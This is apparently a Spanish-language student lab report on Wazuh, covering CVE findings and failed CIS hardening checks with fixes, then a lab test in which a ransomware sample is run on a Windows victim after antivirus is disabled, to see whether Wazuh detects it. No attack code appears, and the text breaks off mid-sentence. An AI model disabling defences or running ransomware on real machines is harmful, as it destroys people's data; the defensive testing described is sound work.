


Observemos que tenemos 5 vulnerabilidades críticas las cuales son:


victima	certifi	2022.9.24	Certifi is a curated collection ...	Critical	CVE-2023-37920
victima	linux-image-cloud-amd64	6.1.112-1	In the Linux kernel, the follow...	Critical	CVE-2024-38541
victima	linux-image-cloud-amd64	6.1.112-1	In the Linux kernel, the follow...	Critical	CVE-2024-47685
victima	libslang2	2.3.3-3	S-Lang 2.3.2 was discovered ...	Critical	CVE-2023-45927
victima	python3-certifi	2022.9.24-1	Certifi is a curated collection ...	Critical	CVE-2023-37920

- Overflow de un buffer en of_modalias().
- nf_reject_ip6_tcphdr_put() posiblemente le esté mandando basura a los cuatro bits reservados para tcp.
- S-Lang contiene excepciones aritméticas mediante la función tt_sprintf().
- Remueve el certificado root de "e-Tugra" . (Este aparece dos veces.)

Security Configuration:



Veamos qué fallamos 78 checks, nosotros solo mencionaremos 5 de estos.



Checks (78)

Refresh Export formatted

result=failed WQL


ID	Title	Target	Result
33000	Ensure mounting of cramfs filesystem...	**Command:** modprobe -n -v cramfs	Failed
33001	Ensure mounting of freevxfs filesyste...	**Command:** modprobe -n -v freevxfs	Failed
33002	Ensure mounting of jffs2 filesystems i...	**Command:** modprobe -n -v jffs2	Failed
33003	Ensure mounting of hfs filesystems is ...	**Command:** modprobe -n -v hfs	Failed
33004	Ensure mounting of hfsplus filesyste...	**Command:** modprobe -n -v hfsplus	Failed
33005	Ensure mounting of squashfs filesyst...	**Command:** modprobe -n -v squashfs	Failed
33006	Ensure mounting of udf filesystems is...	**Command:** modprobe -n -v udf	Failed
33007	Ensure /tmp is configured.	**File:** /etc/fstab	Failed
33011	Ensure separate partition exists for /v...	**Command:** mount	Failed
33012	Ensure separate partition exists for /v...	**Command:** mount	Failed

Rows per page: 10 1 2 3 4 5 ... 8

1. Check para asegurarse que el montaje de los sistemas de archivos cramfs,
   Solución: Editar o crear un archivo en el directorio /etc/modprobe.d/ que termina en .conf y agregar la siguiente línea: install cramfs /bin/true.
2. Check para garantizar el montaje de sistemas de archivos freevxfs.
   Solución: Editar o crear un archivo en el directorio /etc/modprobe.d/ que termine en .conf y agregar la siguiente línea: install freevxfs /bin/true y correr el siguiente comando en terminal rmmod freevxfs.
3. Check para garantizar que /tmp esté configurado.
   Solución: Configurar /etc/fstab según. O Ejecutar los siguientes comandos para habilitar el montaje de systemd /tmp:
   cp - v /usr/share/systemd/tmp.mount /etc/systemd/system/
   Editar /etc/systemd/system/tmp con la siguiente linea
   /tmp: [Mount] What=tmpfs Where=/tmp Type=tmpfs
   Options=mode=1777,strictatime,nosuid,nodev,noexec
   Ejecutar el siguiente comando:
   # systemctl daemon-reload
   Y finalmente ejecute el siguiente comando para habilitar e iniciar tmp.mount # systemctl --now enable tmp.mount.
4. Check para deshabilitar el almacenamiento de USB.
   Solución: Editar o crear un archivo en el directorio /etc/modprobe.d/ que termine en .conf y agregar la siguiente línea: install usb-storage /bin/true y finalmente debemos correr el siguiente comando en terminal rmmod usb-storage.
5. Check para asegurarse que los Logs de sudo existan
   Solución: Editar el archivo /etc/sudoers y añadir la siguiente linea: Defaults logfile="<PATH TO CUSTOM LOG FILE>"


Ransomware Windows:

Se creo un nuevo agente en Wazuh para ponerlo en Windows:




En la maquina víctima de windows abrimos el PowerShell con permisos de administrador y ejecutamos el siguiente comando:


```
Invoke-WebRequest -Uri
https://packages.wazuh.com/4.x/windows/wazuh-agent-4.9.1-1.msi
-OutFile $env:tmp\wazuh-agent; msiexec.exe /i $env:tmp\wazuh-agent
/q WAZUH_MANAGER='34.134.139.48'
WAZUH_AGENT_NAME='victima-windows'
```




Después ejecutamos el servicio de Wazuh con el comando **`NET START WazuhSvc`**




Y en Wazuh ya se podía ver la maquina virtual víctima:




En la víctima de windows colocamos unos archivos en el directorio de Documentos




Después procedimos con el ataque, desactivamos el antivirus de windows y al intentar ejecutar el Ransomware apareció lo siguiente:




Le indicamos a windows que permitiera obtener aplicaciones de cualquier lugar:




Y volvimos a ejecutar el ransomware con permisos de administrador, lo que nos mostro el siguiente mensaje:





Decidimos ignorarlo y proceder con la ejecución. En efecto el ransomware hizo lo suyo, cambio el fondo de pantalla y encriptó los archivos en Documents:




Sin embargo en Wazuh no detecto los cambios de documents. Después descubrimos que teniamos que modificar el archivo **ossec.conf** para poder monitorear el directorio, primero intentamos hacer que se detectaran cambios en el directorio System32, pero por más que y investigamos en internet y cambiabamos el archivo **ossec.conf** no pudimos hacer que se rastreara esta carpeta. Cada que modificabamos el ossec.conf teníamos que detener él servicio con el comando **`NET STOP WazuhSvc`** y volver a correrlo con **`NET START WazuhSvc.`** Intentamos con

```
<directories realtime="yes" check_all="yes">C:\Windows\System32</directories>
```

